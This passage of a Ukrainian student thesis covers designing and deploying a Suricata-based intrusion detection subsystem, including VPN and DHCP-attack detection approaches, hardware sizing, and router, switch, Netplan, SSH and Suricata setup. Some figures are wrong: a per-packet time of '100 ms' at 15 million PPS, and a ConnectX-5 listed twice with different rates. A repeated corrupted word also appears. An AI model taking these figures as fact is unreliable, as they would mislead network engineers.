Крім того, було використано набір Etnera Aggressive, що містить правила для агресивного виявлення загроз. Вони можуть створювати більшу кількість хибнопозитивних спрацювань, але їх застосування доцільне в тестовому середовищі, де необхідно оцінити чутливість системи та її здатність ідентифікувати складні загрози.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		36

2.2.3 Виявлення VPN-з'єднань в мережі

Однією з актуальних задач при проектуванні IDS є ідентифікація VPN-з'єднань, які часто використовуються для приховування джерела атаки, обходу фільтрації або забезпечення анонімного доступу до мережі. Використання технології VPN передбачає встановлення зашифрованого тунелю між клієнтом та віддаленим сервером, що ускладнює аналіз трафіку.

З технічної точки зору, VPN може функціонувати на основі різних протоколів, таких як OpenVPN, IPSec, L2TP, WireGuard тощо. Характерною особливістю більшості з них є використання шифрування вже з початкової стадії з'єднання, що практично унеможливлює застосування методів глибокої інспекції пакетів.

Виявлення VPN-з'єднань не передбачено в переліку стандартних відкритих наборів правил для системи Suricata. Стандартні правила не здатні ефективно визначати такі з'єднання за допомогою традиційних методів аналізу трафіку.

У зв'язку з цим, у межах системи Suricata було прийнято рішення використовувати метод виявлення VPN-з'єднань на основі відомих IP-адрес, які належать до публічних VPN-сервісів. Для цього буде зібрано відкриті списки IP-адрес серверів NordVPN, ProtonVPN, Windscribe та IPVanish, а також створено для кожного сервісу правила в Suricata, які будуть перевіряти метадані пакетів з протоколом TLS на наявність в них відповідних IP-адрес VPN-сервісів.

Цей метод не є універсальним і не забезпечує повного покриття всього VPN-трафіку. У випадках, коли VPN-сервіси використовують динамічну IP-інфраструктуру або при використанні приватних VPN-серверів, які не входять до відкритих списків, такий підхід є неефективним.

2.2.4 Виявлення атак DHCP Starvation та DHCP Spoofing

Виявлення атак DHCP Starvation та DHCP Spoofing не передбачено в переліку відкритих наборів правил. Ці атаки не є частиною стандартних наборів, оскільки вони мають специфічну природу і часто вимагають індивідуальних налаштувань

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		37

відповідно до особливостей мережі. Однак їх виявлення є важливим аспектом забезпечення безпеки внутрішньої мережі, оскільки обидва типи атак можуть призвести до серйозних порушень функціонування мережевих сервісів.

Атака DHCP Starvation спрямована на вичерпання пулу IP-адрес, що виділяються DHCP-сервером. Зловмисник надсилає численні запити на отримання IP-адрес, використовуючи підроблені MAC-адреси, що призводить до того, що сервер не може виділити адреси звичайним користувачам. Це може спричинити відмову в обслуговуванні для кінцевих пристроїв.

Для виявлення такої атаки у системі Suricata використовується підхід, заснований на моніторингу кількості DHCPDISCOVER повідомлень, що надходять від одного джерела за певний проміжок часу. Коли кількість таких запитів перевищує поріг в 100 запитів протягом 60 секунд, система згенерує сповіщення про можливу атаку DHCP Starvation.

Атака DHCP Spoofing полягає в тому, що зловмисник підробляє DHCP-сервер і надсилає неправдиві повідомлення, такі як DHCPACK або DHCP OFFER, з метою змусити клієнтів прийняти неправильні налаштування мережі. Це може призвести до різних наслідків, таких як перехоплення трафіку або спрямування на шкідливі ресурси.

Виявлення DHCP Spoofing в Suricata здійснюється шляхом аналізу відповіді DHCPACK, яка надходить від серверів, що не є авторизованими для надання DHCP-послуг в мережі. За допомогою перевірки IP-адреси джерела та порівняння її з IP-адресою авторизованого DHCP-сервера, можна виявити підроблені сервери, що намагаються зламати мережу.

2.3 Вибір ПЗ для побудови підсистеми

Для реалізації підсистеми виявлення вторгнень на базі Suricata необхідно обрати програмні компоненти і середовище їх роботи. Головним компонентом є сама система Suricata. Для побудови повноцінного рішення зазвичай додають систему зберігання та візуалізації журналів і, за потреби, додаткові модулі для обробки або кореляції даних.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		38

Suricata оптимізована для роботи на Unix-подібних системах. Найбільш стабільні та високопродуктивні розгортання Suricata та суміжних компонентів зазвичай здійснюють на дистрибутивах на базі Linux. Suricata нерідко розгортається на FreeBSD завдяки використанню таких популярних мережесхем платформ, як pfSense та OPNsense. Обидві ці системи побудовані на базі FreeBSD і мають інтеграцію з Suricata як одним із основних засобів для виявлення та запобігання вторгненням.

Хоча Suricata можна скомпілювати і для ОС Windows, у промисловому середовищі віддають перевагу Linux-системам, оскільки вони забезпечують кращу сумісність драйверів мережесхем карт і стабільність роботи. Згідно з офіційною документацією Suricata, на першому рівні підтримки знаходяться такі ОС та версії[14]:

- RHEL/CentOS 7; AlmaLinux/Rocky Linux 8-9;
- Ubuntu 20.04 LTS, Ubuntu 22.04 LTS;
- Debian 10-12;
- FreeBSD 12-13.

Для розгортання та тестування системи мережесхем моніторингу та захисту було обрано дистрибутив Ubuntu Server 24.04 LTS, який поставляється без графічної оболонки. Такий підхід є типовим і доцільним для серверних розгортань, оскільки потребує мінімальний обсяг системних ресурсів та зменшує поверхню потенційних атак.

Загалом Ubuntu є одним з найпопулярніших і найпоширеніших дистрибутивів Linux, зокрема в середовищі розробників. Ubuntu має одну з найактивніших спільнот, завдяки цьому легко знаходити вирішення технічних проблем, використовувати готові приклади конфігурацій та інтегрувати додаткові компоненти. Більшість популярних інструментів безпеки, систем моніторингу та контейнеризації повністю сумісні з Ubuntu. Також доступні оновлені пакунки з Suricata.

У межах реалізації підсистеми візуалізації подій мережесхем безпеки, що генеруються системою Suricata, було обрано Elasticsearch та Kibana як основні програмні компоненти. Це рішення ґрунтується на прагненні до створення масштабованої, універсальної та гнучкої інфраструктури для зберігання, аналізу та представлення даних безпеки.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		39

Хоча для Suricata існують спеціалізовані засоби візуалізації, зокрема EveBox, їх функціональність є доволі обмеженою. EveBox був створений саме для Suricata і забезпечує зручний інтерфейс для перегляду подій у форматі Eve, з базовими засобами кореляції, фільтрації та навігації. Він добре підходить для невеликих або експериментальних розгортань, однак поступається за гнучкістю, масштабованістю та можливістю інтеграції з іншими системами.

На відміну від цього, Elasticsearch та Kibana, що входять до складу Elastic-стеку, мають суттєво ширші можливості. Elasticsearch дозволяє зберігати структуровані події з Suricata у масштабованій базі даних з повнотекстовим пошуком, а Kibana забезпечує динамічне створення інформаційних панелей, візуалізацій і запитів у реальному часі. Вони напряду підтримують роботу з журналами Suricata, що зберігаються у форматі Eve, і забезпечують зручне графічне подання складної телеметрії мережевого трафіку.

Додатковою перевагою є те, що Elasticsearch і Kibana є де-факто стандартом у багатьох сучасних системах інформаційної безпеки. Зокрема, вони використовуються в таких рішеннях як Wazuh, Zeek, Security Onion, TheHive та інших. Це означає, що обраний стек дозволяє не лише ефективно працювати з даними Suricata, а й легко масштабувати рішення у напрямі повноцінної платформи безпеки, інтегруючи нові джерела даних або автоматизацію реагування.

Для інтеграції системи виявлення вторгнень Suricata з Elasticsearch та Kibana у межах даної роботи використовується Elastic Agent – офіційний агент збору даних від компанії Elastic. Цей компонент встановлюється безпосередньо на сервер, де працює Suricata, і виконує роль посередника між системою мережевого моніторингу та системою зберігання й візуалізації подій.

Suricata генерує події у вигляді структурованих повідомлень у форматі Eve, які записуються у локальний файл журналу. Elastic Agent, відповідно налаштований, здійснює моніторинг цього журналу в режимі реального часу. Агент розпізнає формат записів, виконує їх попередню обробку, додає необхідні метадані, після чого відправляє ці повідомлення до Elasticsearch (рис. 2.2).

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		40




Рисунок 2.2 – Схема роботи інтеграції Suricata з Elasticsearch та Kibana

Для моделювання архітектури мережі у було обрано програмний емулятор GNS3 (Graphical Network Simulator 3). Однією з переваг GNS3 є підтримка декількох технологій віртуалізації та емуляції мережевого обладнання, що дає змогу створювати комплексні топології з маршрутизаторів, комутаторів, серверів і спеціалізованих пристроїв без використання фізичного обладнання.

Для емуляції та запуску образів Cisco IOS (Internetworking Operating System) маршрутизаторів Cisco в GNS3 використовується емулятор Dynamips[3]. Для розширення функціональності, GNS3 надає спеціалізовану віртуальну машину з підтримкою запуску образів IOU (IOS on Unix). Завдяки цьому функціоналу є можливість повноцінно працювати з функціоналом комутаторів, в тому числі з технологією SPAN, що дозволяє реалізовувати спроектовану мережеву архітектуру з дзеркалюванням трафіку.

Для розгортання віртуальних машин використовується Oracle VirtualBox. Цей гіпервізор другого типу забезпечує ізольоване середовище для запуску серверних компонентів, які потім інтегруються в мережу, змодельовану в GNS3. Завдяки сумісності VirtualBox з GNS3 через віртуальні адаптери, віртуальні машини можуть повноцінно брати участь у мережевій взаємодії.

2.4 Вибір обладнання для побудови підсистеми

Для високопродуктивної роботи Suricata основою є саме мережевий адаптер, оскільки він має обробляти вхідний трафік і забезпечувати мінімальні затримки. Suricata особливо залежить від можливостей мережевого адаптера[11].

Мережевий адаптер повинен підтримувати багато апаратних черг прийому та передачі. Наприклад, Intel Ethernet Controller X710/XL710 забезпечує до 1536 RX/TX черг, що дозволяє розподіляти потоки між десятками потоків Suricata[6]. При цьому активація Receive Side Scaling дозволяє прив'язати кожен потік до окремої черги для забезпечення балансу між ядрами ЦП[11]. У Linux додатково використовують RPS/XPS для перенаправлення пакетів між ядрами процесора. Для прикладу оптимальною конфігурацією Intel X710 є увімкнення симетричного хешування, збільшення числа черг і встановлення великого розміру буферів для низької затримки.

При роботі з малими пакетами розміром від 64 до 128 байт мережевий адаптер та система повинні витримувати дуже велике число транзакцій на секунду. Наприклад, щоб заповнити 10-гігабітний канал мінімальними пакетами, потрібна швидкість приблизно 15 мільйонів PPS. Відповідно у ЦП є лише приблизно 100 мс на обробку одного пакету у найгіршому випадку. Тому для кращої продуктивності IDS важливий саме показник PPS. Сучасні високошвидкісні мережеві адаптери розраховані на сотні мільйонів пакетів в секунду, як-от NVIDIA Mellanox ConnectX-5 з 200 мільйонами PPS чи NVIDIA Mellanox ConnectX-5 з 215 мільйонами PPS.

Для мінімізації копіювання та досягнення максимальної продуктивності зазвичай використовуються DPDK та XDP. Класичний AF_PACKET, на жаль, не має такого рівня продуктивності. Тому для дата-центрів рекомендується використовувати або DPDK, або XDP в залежності від підтримки.

В таблиці 2.x наведено порівняльну таблицю найбільш поширених мережевих адаптерів.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		42

Рекомендовані мережеві адаптери для Suricata

Назва моделі	Пропускна здатність на один порт	Кількість портів	Тип портів	Інтерфейс підключення	Підтримка DPDK
Intel X550-T2	10 Гбіт/с	2	RJ-45	PCIe3.0x8	Так, ixgbe
Intel X710	10 Гбіт/с	2	SFP+	PCIe3.0x8	Так, i40e
Broadcom BCM57416	10 Гбіт/с	2	RJ-45	PCIe3.0x8	Так, bnxt
Solarflare SFN8522	10 Гбіт/с	2	SFP+	PCIe3.1x8	Так, sfc_efx
Chelsio T520-CR	10 Гбіт/с	2	SFP+	PCIe3.0x8	Так, cxgbe
Intel XL710	40 Гбіт/с	2	QSFP+	PCIe3.0x8	Так, i40e
Intel E810-CQDA2	100 Гбіт/с	2	QSFP+	PCIe4.0x16	Так, ice
Mellanox ConnectX-5 EN MCX516A-CCAT	100 Гбіт/с	2	QSFP+	PCIe4.0x16	Так, mlx5
Mellanox ConnectX-6 DX	200 Гбіт/с	2	QSFP+	PCIe4.0x16	Так, mlx5

Для різних рівнів пропускної здатності мережі необхідні різні конфігурації. Вибір апаратної платформи безпосередньо впливає на продуктивність системи. Для навантаження з пропускною здатністю до 1 Гбіт/с рекомендовано використовувати 4-6 ядерні процесори архітектури x86-64 з високою тактовою частотою від 3.5 до 4.5 ГГц. Оскільки Suricata активно використовує багатопоточність, але в даному випадку критичну роль відіграє саме продуктивність одного ядра, доцільно обирати моделі з високою буст-частотою. Для такого сценарію добре підійдуть сучасні серверні процесори Intel Xeon E-2236 чи Intel Xeon E3-1230v5, або настільні процесори AMD Ryzen 5/7. Важливо вибирати моделі з високою тактовою частотою, оскільки навіть процесори з нового покоління сімейства Intel Core i3 з нижчою кількістю ядер може перевершити старіше покоління Intel Xeon з більшою кількістю ядер, але низькою частотою.

Рекомендований обсяг оперативної пам'яті – 16-32 ГБ DDR4. Suricata не є надмірно вимогливою до оперативної пам'яті на цьому рівні, однак необхідно залишити резерв для ОС і буферизації потоків.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		43

Для накопичувача перевагу слід надати SSD з інтерфейсом SATA або NVMe обсягом від 256 ГБ, який зазвичай перекриває потреби невеликого офісу для журналювання.

У якості комутатора для реалізації дзеркалювання трафіку можна використувати комутатор з серії Cisco Catalyst 9200. Вони підтримують локальний SPAN та є можливість налаштувати одночасно до чотирьох сесій SPAN, але порт призначення (порт для дзеркалювання) не може використовуватися у двох сесіях одночасно.

Для пропускної здатності до 10 Гбіт/с необхідно використовувати 8-16 ядер x86-64 з тактовою частотою 2.5-3.5 ГГц. Для такої пропускної здатності сумарного трафіку рекомендується виділяти приблизно 500-1000 Мбіт/с на кожен робочий потік Suricata. Зважаючи на те, що на кожен потік Suricata припадає багато трафіку, потрібно забезпечити від 10 до 20 продуктивних потоків, залежно від складності правил і характеру трафіку. Доцільно використовувати сучасні серверні процесори з кількома десятками ядер, наприклад Intel Xeon Silver 4214R, Intel Xeon Gold 5318Y або AMD EPYC 7302P/7402P. У конфігураціях з декількома ЦП рекомендується виділяти один NUMA-вузол виключно для Suricata.

Оптимальний обсяг оперативної пам'яті – 64 ГБ DDR4. При значних обсягах трафіку Suricata потребує більше пам'яті для ведення потокових сесій і кешування правил. Наприклад, 64 ГБ забезпечать комфортну роботу під середнім навантаженням.

Для накопичувача рекомендовано використовувати SSD з інтерфейсом NVMe обсягом від 500 ГБ. Великий обсяг та висока швидкість запису потрібні для журналювання на високій швидкості. У випадку додатково збереження трафіку у вигляді PCAP-файлів чи збереження видобутих файлів, варто мати окремий RAID-масив із декількох NVMe-дисків.

Рекомендується використовувати комутатори з серії Cisco Catalyst 9300, оскільки вони підтримують SPAN дуже гнучко. Комутатори з цієї серії підтримують до 8 локальних SPAN-сесій.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

Для високонавантаженого середовища з пропускнуою здатністю до 40 Гбіт/с потрібно десятки потоків Suricata. Сучасні рішення використовують два сокети Intel Xeon Platinum 8280 з 48 сумарною кількістю ядер або один сокет з AMD EPYC Genoa з 96 ядрами. З огляду на опубліковані результати Napatech, система з 40 ядрами та з Suricata забезпечує середню пропуску здатність приблизно 35 Гбіт/с[9]. У випадку перевищення пропускнуої здатності в 40 Гбіт/с доцільно масштабуватися горизонтально.

Рекомендується використовувати від 128 ГБ DDR4, оскільки велика кількість пам'яті потрібна для зберігання станів численних потоків і обробки великих наборів правил для цих потоків[4].

Для безперебійного журналювання необхідно використовувати RAID-масив із NVMe-дисків обсягом від 1 ТБ і вище. При швидкості 40 Гбіт/с потік даних для журналювання може бути величезним.

Для тих високонавантажених середовищ найчастіше використовують комутатори Cisco серій Nexus 9300/9500 чи Catalyst 9500X, які мають порти з пропускнуою здатністю 40/100 Гбіт/с. Cisco Nexus 9300 підтримують до 16 SPAN-сесій. Також є ERSPAN для відправки трафіку через GRE-тунелі.

Висновки до другого розділу

У цьому розділі були розглянуті основні аспекти проектування мережевої інфраструктури та підсистеми виявлення вторгнень на базі Suricata. Детально описано процес проектування архітектури мережі, що забезпечує ефективне пасивне моніторинг трафіку та організацію безпечного зберігання та обробки даних. Приділено увагу вимогам до підсистеми виявлення вторгнень, а також розглянуто важливість інтеграції відкритих наборів правил для забезпечення своєчасного виявлення нових загроз. Окрім того, обрано необхідне ПЗ та обладнання для побудови надійної та масштабованої підсистеми виявлення вторгнень.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		45

РОЗДІЛ 3 НАЛАШТУВАННЯ ТА ДОСЛІДЖЕННЯ ЕФЕКТИВНОСТІ РОБОТИ ПІДСИСТЕМИ З SURICATA

3.1 Налаштування мережевих пристроїв та Suricata

Першим етапом налаштування є налагодження параметрів IP-адресації на всіх пристроях в мережі. На цьому етапі важливо забезпечити кінцеві пристрої доступом до зовнішньої мережі Інтернет. Для цього на маршрутизаторі R-1 було налаштовано механізм NAT (рис 3.1).

```
R-1(config)#interface GigabitEthernet1/0
R-1(config-if)#ip address dhcp
R-1(config-if)#ip nat outside
R-1(config-if)#no shutdown
R-1(config-if)#exit
R-1(config)#interface GigabitEthernet0/0.10
R-1(config-subif)#encapsulation dot1Q 10
R-1(config-subif)#ip address 192.168.24.254 255.255.255.0
R-1(config-subif)#ip nat inside
R-1(config-subif)#no shutdown
R-1(config-subif)#exit
R-1(config)#access-list 1 permit 192.168.24.0 0.0.0.255
R-1(config)#ip nat inside source list 1 interface GigabitEthernet1/0 overload
```

Рисунок 3.1 – Налаштування параметрів IP-адресації та NAT на маршрутизаторі R-1

Також на маршрутизаторі R-1 було налаштовано DHCP та DNS-сервер в межах локальної мережі. DNS-сервер налаштовано для забезпечення доменного імені для створення сертифікатів у системах Elasticsearch та Kibana, оскільки комунікація між цими системами здійснюється через протокол HTTPS. В додатку А можна ознайомитися з повним файлом конфігурації маршрутизатора R-1.

Наступним кроком є правильне налаштування дзеркалювання портів на комутаторі SW-1. За допомогою технології SPAN було створено моніторинговий сеанс, де були визначені вхідні та вихідні порти для копіювання трафіку (рис. 3.2).

```
SW-1(config)#monitor session 1 source interface e0/0, e0/1, e3/0, e3/1
SW-1(config)#monitor session 1 destination interface e3/2
```

Рисунок 3.2 – Налаштування дзеркалювання портів на комутаторі SW-1

Повноцінну конфігурацію комутатора SW-1 наведено у додатку Б.

Для налаштування мережі в операційних системах Ubuntu Server, починаючи з версії 17.10, використовується утиліта Netplan[19]. Утиліта Netplan передбачає налаштування мережі через редагування конфігураційних файлів у форматі YAML, які зберігаються в каталозі «/etc/netplan/».

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		46

На сервері Serv-Suricata є два мережеві інтерфейси: «enp0s3» та «enp0s8». Відповідно перший інтерфейс буде використовуватися для комунікації з сервером Serv-Database та доступу до мережі, тоді як другий інтерфейс призначений для отримання копій пакетів з комутатора SW-1.

В каталозі «/etc/netplan/» було створено конфігураційний файл Netplan під назвою «00-installer-config.yaml», у якому було виконано налаштування двох мережевих інтерфейсів (рис. 3.3).

```

1 network:
2   version: 2
3   ethernet:
4     enp0s3:
5       match:
6         macaddress: 08:00:27:27:5b:1e
7       set-name: enp0s3
8       dhcp4: false
9       addresses:
10        - 192.168.24.252/24
11      routes:
12        - to: default
13          via: 192.168.24.254
14      nameservers:
15        search: [kharytoniuk.internal]
16        addresses: [127.0.0.1, 192.168.24.254]
17     enp0s8:
18       match:
19         macaddress: 08:00:27:73:35:22
20       set-name: enp0s8
21       dhcp4: false
22       optional: true
23       addresses: []

```

Рисунок 3.3 – Вміст конфігураційного файлу Netplan на сервері Serv-Suricata

Для застосування виконаних налаштувань використовується команда «netplan apply», а для перевірки можна використати команду «netplan status» (рис. 3.4). Netplan застосовує налаштування за допомогою системної служби Systemd-networkd.

```

ubuntu@Serv-Suricata:~$ sudo netplan apply
ubuntu@Serv-Suricata:~$ sudo netplan status
Online state: online
DNS Addresses: 127.0.0.1 (compat)
                192.168.24.254 (compat)
DNS Search: kharytoniuk.internal

• 1: lo ethernet UNKNOWN/UP (unmanaged)
  MAC Address: 00:00:00:00:00:00
  Addresses: 127.0.0.1/8
  DNS Addresses: 127.0.0.1

• 2: enp0s3 ethernet UP (networkd: enp0s3)
  MAC Address: 08:00:27:27:5b:1e (Red Hat, Inc.)
  Addresses: 192.168.24.252/24
  DNS Addresses: 192.168.24.254
  DNS Search: kharytoniuk.internal
  Routes: default via 192.168.24.254 (static)
          192.168.24.0/24 from 192.168.24.252 (link)

• 3: enp0s8 ethernet UP (networkd: enp0s8)
  MAC Address: 08:00:27:73:35:22 (Red Hat, Inc.)

```

Рисунок 3.4 – Результат виконання команд «netplan apply» та «netplan status» на сервері Serv-Suricata

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				47
Змн.	Арк.	№ докум.	Підпис	Дата		

Аналогічно, завдяки утиліті Netplan, було виконано налаштування мережі на сервері Serv-Database.

Для зручності в налаштуванні серверів було встановлено та налаштовано протокол SSH на обох серверах. На Ubuntu Server SSH-сервер зазвичай встановлений за замовчуванням, тому подальших дій для цього виконувати не потрібно. За замовчуванням SSH налаштований на парольну автентифікацію. З метою підвищення безпеки парольну автентифікацію було вимкнено, а вхід налаштовано за допомогою відкритого ключа, який було згенеровано на робочій станції WS-1 (рис. 3.5).

```
PS C:\Users\User> ssh-keygen -t rsa -b 4096 -C "kb212_khyua@student.ztu.edu.ua"
Generating public/private rsa key pair.
Enter file in which to save the key (C:\Users\User/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in C:\Users\User/.ssh/id_rsa
Your public key has been saved in C:\Users\User/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:TUMLAaPq8Zyp0Ls5rXu9GYrqKQKwsjxBn1Fxi3LACoQ kb212_khyua@student.ztu.edu.ua
```

Рисунок 3.5 – Генерація SSH-ключів на робочій станції WS-1

Публічні ключі були скопійовані на сервери Serv-Suricata і Serv-Database та збережені у файлі «~/ssh/authorized_keys». Після перезапуску SSH-сервісу, сервер тепер не просить пароль, а використовує згенеровані раніше ключі. Проте, сервер досі дозволяє парольну автентифікацію, якщо клієнт не має приватного ключа.

Для вимкнення парольної автентифікації в конфігураційному файлі «/etc/ssh/sshd_config» для поля «PasswordAuthentication» було встановлено значення «no». Також було видалено додаткові конфігураційні файли в каталозі «/etc/ssh/sshd_config.d/». Всі подальші налаштування серверів здійснювалися шляхом віддаленого підключення через SSH з робочої станції WS-1.

Наступним етапом налаштування є встановлення та налаштування системи Suricata на сервері Serv-Suricata. Для Ubuntu доцільно скористатися персональним репозиторієм Personal Package Archives, який підтримується розробниками OISF (рис. 3.6). Цей репозиторій містить останню стабільну версію ПЗ та, на відміну від офіційного репозиторію, регулярно оновлюється відповідно до випусків нових релізів. Для Ubuntu 24.04 LTS в персональному репозиторії доступна версія Suricata 7.0.10, тоді як в офіційному репозиторії Ubuntu – лише версія 7.0.3.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		48

```

ubuntu@Serv-Suricata:~$ sudo add-apt-repository ppa:oisf/suricata-stable
Repository: 'Types: deb
URIs: https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu/
Suites: noble
Components: main
'
Description:
Suricata IDS/IPS/NSM stable packages
https://suricata.io/
https://oisf.net/

Suricata IDS/IPS/NSM - Suricata is a high performance Intrusion Detection and Prevention System and Network Security Monitoring engine.

Open Source and owned by a community run non-profit foundation, the Open Information Security Foundation (OISF)
. Suricata is developed by the OISF, its supporting vendors and the community.

```

Рисунок 3.6 – Додавання офіційного репозиторію з Suricata до списку джерел пакетів на сервері Serv-Suricata

Після оновлення локального кешу списку пакунків було завантажено та встановлено Suricata. Система встановила 23 нові пакети, загальним обсягом близько 41 МБ (рис. 3.7).

```

ubuntu@Serv-Suricata:~$ sudo apt update && sudo apt install suricata
Hit:1 http://ua.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://ua.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:3 http://ua.archive.ubuntu.com/ubuntu noble-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Hit:5 https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu noble InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
146 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ibverbs-providers isa-support libevent-2.1-7t64 libevent-core-2.1-7t64 libevent-pthreads-2.1-7t64
  libhiredis1.1.0 libhttp2 libhyperscan5 libibverbs1 libjansson4 liblua5.1-2 liblua5.1-common
  liblzma-dev liblzma5 libmagic-mgc libmagic1t64 libmaxminddb0 libnet1 libnetfilter-queue1 libnfnctlink0
  libnl-route-3-200 libpcap0.8t64 sse3-support xz-utils
Suggested packages:
  liblzma-doc file mmdns-bin
The following NEW packages will be installed:
  ibverbs-providers isa-support libevent-2.1-7t64 libevent-core-2.1-7t64 libevent-pthreads-2.1-7t64
  libhiredis1.1.0 libhttp2 libhyperscan5 libibverbs1 libjansson4 liblua5.1-2 liblua5.1-common
  liblzma-dev libmagic-mgc libmagic1t64 libmaxminddb0 libnet1 libnetfilter-queue1 libnfnctlink0
  libnl-route-3-200 libpcap0.8t64 sse3-support suricata
The following packages will be upgraded:
  liblzma5 xz-utils
2 upgraded, 23 newly installed, 0 to remove and 144 not upgraded.
Need to get 8544 kB of archives.
After this operation, 41.1 MB of additional disk space will be used.
Do you want to continue? [Y/n]

```

Рисунок 3.7 – Оновлення локального кешу списку пакунків та встановлення Suricata на сервері Serv-Suricata

Після встановлення потрібно переглянути інформацію про параметри збірки та конфігурацію Suricata командою «suricata --build-info». Ця команда також виводить різні параметри та опції, які були використані під час компіляції Suricata, включаючи підтримувані модулі та бібліотеки. На рисунку 3.8 можна побачити, що в персональному репозиторії OISF, Suricata була скомпільована з підтримкою режимів захоплення пакетів AF_PACKET та NFQueue.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		49

```
ubuntu@Serv-Suricata:~$ sudo suricata --build-info
This is Suricata version 7.0.10 RELEASE
Features: NFQ PCAP_SET_BUFF AF_PACKET HAVE_PACKET_FANOUT LIBCAP_NG LIBNET1.1 HAVE_HTTP_URI_NORMALIZE_HOOK PCRE_J
IT HAVE_NSS HTTP2_DECOMPRESSION HAVE_LUA HAVE_JA3 HAVE_JA4 HAVE_LUAJIT HAVE_LIBJANSSON TLS TLS_C11 MAGIC RUST P
OPCNT64
SIMD support: SSE_2
Atomic intrinsics: 1 2 4 8 byte(s)
64-bits, Little-endian architecture
GCC version 13.3.0, C version 201112
compiled with _FORTIFY_SOURCE=2
l1 cache line size (CLS)=64
thread local storage method: _Thread_local
compiled with LibHTP v0.5.50, linked against LibHTP v0.5.50

Suricata Configuration:
AF_PACKET support: yes
AF_XDP support: no
DPDK support: no
eBPF support: no
XDP support: no
PF_RING support: no
NFQueue support: yes
NFLOG support: no
IPFW support: no
Netmap support: no
DAG enabled: no
Napatech enabled: no
WinDivert enabled: no
```

Рисунок 3.8 – Перегляд інформації про параметри збірки Suricata на сервері Serv-Suricata

Керування запуском та зупинкою Suricata в Ubuntu здійснюється через службу, яку було автоматично створено під час встановлення Suricata. За замовчуванням служба керується традиційною системою ініціалізації SysV Init за допомогою скрипта, який розміщений у каталозі «/etc/init.d/». Для забезпечення сумісності, система ініціалізації Systemd автоматично створює unit-файли на основі наявних скриптів SysV Init. Перевірка поточного стану служби Suricata здійснюється за допомогою команди «systemctl status suricata» (рис. 3.9).

```
ubuntu@Serv-Suricata:~$ sudo systemctl status suricata
● suricata.service - LSB: Next Generation IDS/IPS
   Loaded: loaded (/etc/init.d/suricata; generated)
   Active: active (exited) since Sat 2025-05-10 20:54:06 EEST; 1min 6s ago
     Docs: man:systemd-sysv-generator(8)
    CPU: 117ms

May 10 20:54:06 Serv-Suricata systemd[1]: Starting suricata.service - LSB: Next Generation IDS/IPS...
May 10 20:54:06 Serv-Suricata suricata[3303]: Starting suricata in IDS (af-packet) mode... done.
May 10 20:54:06 Serv-Suricata systemd[1]: Started suricata.service - LSB: Next Generation IDS/IPS.
```

Рисунок 3.9 – Перевірка поточного стану служби Suricata

Для оптимізації роботи системи Suricata було застосовано додаткові налаштування служби, шляхом створення «drop-in» конфігурації, яка дозволяє змінювати параметри без редагування основного unit-файлу. По перше, було налаштовано автоматичний перезапуск служби у разі збою з затримкою в 3 секунди перед повторним запуском. По-друге, було налаштовано підключення бібліотеки TCMalloc для ефективного управління пам'яттю в багатопоточному середовищі. По-третє,

було знято обмеження на обсяг пам'яті, який служба може заблокувати, для уникнення переміщення у swap (рис. 3.10).

```
+ /e/s/s/.#override.conf563bc477aee28a28
